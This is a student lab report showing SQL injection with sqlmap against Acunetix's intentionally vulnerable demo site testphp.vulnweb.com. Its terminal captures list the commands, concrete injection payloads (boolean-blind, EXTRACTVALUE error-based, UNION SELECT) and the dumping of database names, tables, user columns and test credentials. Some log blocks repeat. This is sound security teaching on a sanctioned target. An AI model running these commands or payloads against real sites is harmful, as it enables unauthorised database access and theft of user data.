



**Academic Year: 2025-26**

**Semester: V**

**Class / Branch: TE IT**

**Subject: SL Lab**

**Name of Instructor: Prof. Vishal Badgujar**

**Name of Student: Suyash Y Mane**

**Student ID: 24204008**

**Date of Performance: 24/07/2025**

**Date of Submission: 24/07/2025**

## Experiment No. 8

**Aim: To demonstrate SQL Injection using SQLMap.**

### Code Screen Shots:

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sudo apt install sqlmap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  python3-magic
The following NEW packages will be installed:
  python3-magic sqlmap
0 upgraded, 2 newly installed, 0 to remove and 253 not upgraded.
Need to get 6,912 kB of archives.
After this operation, 11.1 MB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://in.archive.ubuntu.com/ubuntu jammy/main amd64 python3-magic all 2:0.4.24-2 [12.6 kB]
Get:2 http://in.archive.ubuntu.com/ubuntu jammy/universe amd64 sqlmap all 1.6.4-2 [6,900 kB]
Fetched 6,912 kB in 2s (3,540 kB/s)
Selecting previously unselected package python3-magic.
(Reading database ... 227279 files and directories currently installed.)
Preparing to unpack .../python3-magic_2%3a0.4.24-2_all.deb ...
Unpacking python3-magic (2:0.4.24-2) ...
Selecting previously unselected package sqlmap.
Preparing to unpack .../sqlmap_1.6.4-2_all.deb ...
Unpacking sqlmap (1.6.4-2) ...
Setting up python3-magic (2:0.4.24-2) ...
Setting up sqlmap (1.6.4-2) ...
Processing triggers for man-db (2.10.2-1) ...
```



PARSHVANATH CHARITABLE TRUST'S  
**A. P. SHAH INSTITUTE OF TECHNOLOGY**  
Department of Information Technology  
(NBA Accredited)



```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:48:02 /2025-07-24/

[10:48:02] [INFO] testing connection to the target URL
[10:48:02] [INFO] testing if the target URL content is stable
[10:48:03] [INFO] target URL content is stable
[10:48:03] [INFO] testing if GET parameter 'artist' is dynamic
[10:48:03] [INFO] GET parameter 'artist' appears to be dynamic
[10:48:04] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[10:48:05] [INFO] heuristic (XSS) test shows that GET parameter 'artist' might be vulnerable to cross-site scripting (XSS) attacks
[10:48:05] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[10:48:19] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:48:19] [WARNING] reflective value(s) found and filtering out
[10:48:22] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="non")
[10:48:22] [INFO] testing 'Generic inline queries'
[10:48:22] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[10:48:23] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[10:48:23] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[10:48:24] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[10:48:24] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[10:48:25] [INFO] GET parameter 'artist' is 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[10:48:25] [INFO] testing 'MySQL inline queries'
[10:48:26] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[10:48:26] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[10:48:35] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[10:48:35] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[10:48:36] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[10:48:36] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[10:48:37] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[10:48:37] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:48:49] [INFO] GET parameter 'artist' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[10:48:49] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:48:49] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[10:48:50] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the r
```

```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sqlmap -h

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:48:02 /2025-07-24/

[10:48:02] [INFO] testing connection to the target URL
[10:48:02] [INFO] testing if the target URL content is stable
[10:48:03] [INFO] target URL content is stable
[10:48:03] [INFO] testing if GET parameter 'artist' is dynamic
[10:48:03] [INFO] GET parameter 'artist' appears to be dynamic
[10:48:04] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[10:48:05] [INFO] heuristic (XSS) test shows that GET parameter 'artist' might be vulnerable to cross-site scripting (XSS) attacks
[10:48:05] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[10:48:19] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:48:19] [WARNING] reflective value(s) found and filtering out
[10:48:22] [INFO] GET parameter 'artist' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="non")
[10:48:22] [INFO] testing 'Generic inline queries'
[10:48:22] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[10:48:23] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[10:48:23] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[10:48:24] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[10:48:24] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[10:48:25] [INFO] GET parameter 'artist' is 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[10:48:25] [INFO] testing 'MySQL inline queries'
[10:48:26] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[10:48:26] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[10:48:35] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[10:48:35] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[10:48:36] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[10:48:36] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[10:48:37] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[10:48:37] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:48:49] [INFO] GET parameter 'artist' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
[10:48:49] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:48:49] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[10:48:50] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the r

Usage: python3 sqlmap [options]

Options:
  -h, --help                Show basic help message and exit
  -hh                       Show advanced help message and exit
  --version                 Show program's version number and exit
  -v VERBOSE                Verbosity level: 0-6 (default 1)

Target:
  At least one of these options has to be provided to define the target(s)
  -u URL, --url=URL        Target URL (e.g. "http://www.site.com/vuln.php?id=1")
  -g GOOGLEDORK            Process Google dork results as target URLs

Request:
  These options can be used to specify how to connect to the target URL
  --data=DATA              Data string to be sent through POST (e.g. "id=1")
  --cookie=COOKIE          HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
  --random-agent            Use randomly selected HTTP User-Agent header value
  --proxy=PROXY            Use a proxy to connect to the target URL
  --tor                    Use Tor anonymity network
  --check-tor              Check to see if Tor is used properly

Injection:
  These options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts
  -p TESTPARAMETER        Testable parameter(s)
  --dbms=DBMS             Force back-end DBMS to provided value

Detection:
  These options can be used to customize the detection phase
  --level=LEVEL            Level of tests to perform (1-5, default 1)
  --risk=RISK              Risk of tests to perform (1-3, default 1)
```



PARSHVANATH CHARITABLE TRUST'S  
**A. P. SHAH INSTITUTE OF TECHNOLOGY**  
Department of Information Technology  
(NBA Accredited)



```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT: $ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:52:52 /2025-07-24/

[10:52:52] [INFO] testing connection to the target URL
[10:52:55] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:52:58] [INFO] testing if the target URL content is stable
[10:52:58] [INFO] target URL content is stable
[10:52:58] [INFO] testing if GET parameter 'cat' is dynamic
[10:52:59] [INFO] GET parameter 'cat' appears to be dynamic
[10:53:00] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[10:53:01] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[10:53:01] [INFO] testing for SQL injection on GET parameter 'cat'
[10:53:01] [INFO] back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
[10:53:01] [INFO] for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] n
[10:53:21] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:53:22] [WARNING] reflective value(s) found and filtering out
[10:53:28] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="The")
[10:53:28] [INFO] testing 'Generic inline queries'
[10:53:30] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:53:30] [INFO] GET parameter 'cat' is 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)' injectable
[10:53:30] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[10:53:30] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[10:53:55] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[10:54:02] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:54:02] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[10:54:03] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[10:54:09] [INFO] target URL appears to have 11 columns in query
[10:54:12] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 40 HTTP(s) requests:
---
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
```

```
[10:54:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.1
[10:54:41] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[10:54:44] [INFO] fetched data logged to text files under '/home/apsit/.local/share/sqlmap/output/testphp.vulnweb.com'
[10:54:44] [WARNING] your sqlmap version is outdated

[*] ending @ 10:54:44 /2025-07-24/
```



PARSHVANATH CHARITABLE TRUST'S  
**A. P. SHAH INSTITUTE OF TECHNOLOGY**  
Department of Information Technology  
(NBA Accredited)



```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:01:48 /2025-07-24/

[11:01:48] [INFO] resuming back-end DBMS 'mysql'
[11:01:48] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 9713=9713

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: cat=1 AND EXTRACTVALUE(9782,CONCAT(0x5c,0x71706a7871,0xd734c516c496f5969574252436f675678695158775356756b587259735a426a446148656b735573,0x716a707671)),0x716a707671))

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71706a7871,0xd734c516c496f5969574252436f675678695158775356756b587259735a426a446148656b735573,0x716a707671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--

---
[11:01:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[11:01:48] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+

[11:01:48] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[11:01:48] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+

Table: users
[1 entry]
+-----+
| pass |
+-----+
| test |
+-----+

[11:10:11] [INFO] table 'acuart.users' dumped to CSV file '/home/apsit/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[11:10:11] [INFO] fetched data logged to text files under '/home/apsit/.local/share/sqlmap/output/testphp.vulnweb.com'
[11:10:11] [WARNING] your sqlmap version is outdated

[*] ending @ 11:10:11 /2025-07-24/
```



PARSHVANATH CHARITABLE TRUST'S  
**A. P. SHAH INSTITUTE OF TECHNOLOGY**  
Department of Information Technology  
(NBA Accredited)



```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns
[1.6.4#stable]
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:05:54 /2025-07-24/

[11:05:55] [INFO] resuming back-end DBMS 'mysql'
[11:05:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 9713=9713


  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: cat=1 AND EXTRACTVALUE(9782,CONCAT(0x5c,0x71706a7871,(SELECT (ELT(9782=9782,1))),0x716a707671))

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71706a7871,0xd734c516c496f5969574252436f675678695158775356756b587259735a426a446148656b735573,0x716a707671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--
---
[11:05:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[11:05:55] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+
| Column | Type |
+-----+
| address | mediumtext |
| cart | varchar(100) |
| cc | varchar(100) |
| email | varchar(100) |
+-----+

[11:05:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[11:05:55] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+
| Column | Type |
+-----+
| address | mediumtext |
| cart | varchar(100) |
| cc | varchar(100) |
| email | varchar(100) |
| name | varchar(100) |
| pass | varchar(100) |
| phone | varchar(100) |
| uname | varchar(100) |
+-----+

[11:05:56] [INFO] fetched data logged to text files under '/home/apsit/.local/share/sqlmap/output/testphp.vulnweb.com'
[11:05:56] [WARNING] your sqlmap version is outdated

[*] ending @ 11:05:56 /2025-07-24/
```



```
[root@apstt-HP-ProDesk-600-G4-PCI-MT:~]# sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C uname --dump
```

```
{1.6.4#stable}
```

<https://sqlmap.org>

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[\*] starting @ 11:08:27 /2025-07-24/

```
[11:08:27] [INFO] resuming back-end DBMS 'mysql'
[11:08:27] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 9713=9713

    Type: error-based
    Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(9782,CONCAT(0x5c,0x71706a7871,(SELECT (ELT(9782=9782,1))),0x716a707671)))

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71706a7871,0xd6d734c516c496f5969574252436f675678695158775356756b587259735a426a446148656b735573,0x716a707671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -

[11:08:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.1
[11:08:28] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| uname |
+-----+
| test |
+-----+
```

```
Database: acuart
Table: users
[1 entry]
+-----+
| uname |
+-----+
| test  |
+-----+
```





PARSHVANATH CHARITABLE TRUST'S  
**A. P. SHAH INSTITUTE OF TECHNOLOGY**  
Department of Information Technology  
(NBA Accredited)



```
apsit@apsit-HP-ProDesk-600-G4-PCI-MT:~$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C pass --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:10:02 /2025-07-24/

[11:10:02] [INFO] resuming back-end DBMS 'mysql'
[11:10:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 9713=9713

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: cat=1 AND EXTRACTVALUE(9782,CONCAT(0x5c,0x71706a7871,(SELECT (ELT(9782=9782,1))),0x716a707671))

  Type: UNION query
  Title: Generic UNION query (NULL) - 11 columns
  Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x71706a7871,0xd734c516c496f5969574252436f675678695158775356756b587259735a426a446148656b735573,0x716a707671),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- --
---
[11:10:03] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.1
[11:10:03] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
1 entry
+-----+
| pass |
+-----+
| test |
+-----+
```

```
Table: users
1 entry
+-----+
| pass |
+-----+
| test |
+-----+

[11:10:11] [INFO] table 'acuart.users' dumped to CSV file '/home/apsit/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[11:10:11] [INFO] fetched data logged to text files under '/home/apsit/.local/share/sqlmap/output/testphp.vulnweb.com'
[11:10:11] [WARNING] your sqlmap version is outdated


[*] ending @ 11:10:11 /2025-07-24/
```



PARSHVANATH CHARITABLE TRUST'S  
**A. P. SHAH INSTITUTE OF TECHNOLOGY**  
Department of Information Technology  
(NBA Accredited)



← → ↻ ⚠ Not secure test.php.vulnweb.com/login.php ⌵ ☆ ⬇ 👤 Finish update ⋮

**acuart**

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

go

[Browse categories](#)  
[Browse artists](#)  
[Your cart](#)  
[Signup](#)  
[Your profile](#)  
[Our guestbook](#)  
[AJAX Demo](#)

**Links**  
[Security art](#)  
[PHP scanner](#)  
[PHP vuln help](#)  
[Fractal Explorer](#)

If you are already registered please enter your login information below:

Username :

Password :


login

You can also [signup here](#).  
Signup disabled. Please use the username **test** and the password **test**.

About Us | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

← → ↻ ⚠ Not secure test.php.vulnweb.com/userinfo.php ☆ ⬇ 👤 Finish update ⋮

**acuart**

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#) | [Logout test](#)

search art

go

[Browse categories](#)  
[Browse artists](#)  
[Your cart](#)  
[Signup](#)  
[Your profile](#)  
[Our guestbook](#)  
[AJAX Demo](#)  
[Logout](#)

**Links**  
[Security art](#)  
[PHP scanner](#)  
[PHP vuln help](#)  
[Fractal Explorer](#)

**Suyash (test)**

On this page you can visualize or edit your user information.

Name:

Credit card number:

E-Mail:

Phone number:

Address:

update

You have 0 items in your cart. You visualize your cart [here](#).

About Us | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.





PARSHVANATH CHARITABLE TRUST'S  
**A. P. SHAH INSTITUTE OF TECHNOLOGY**  
**Department of Information Technology**  
**(NBA Accredited)**

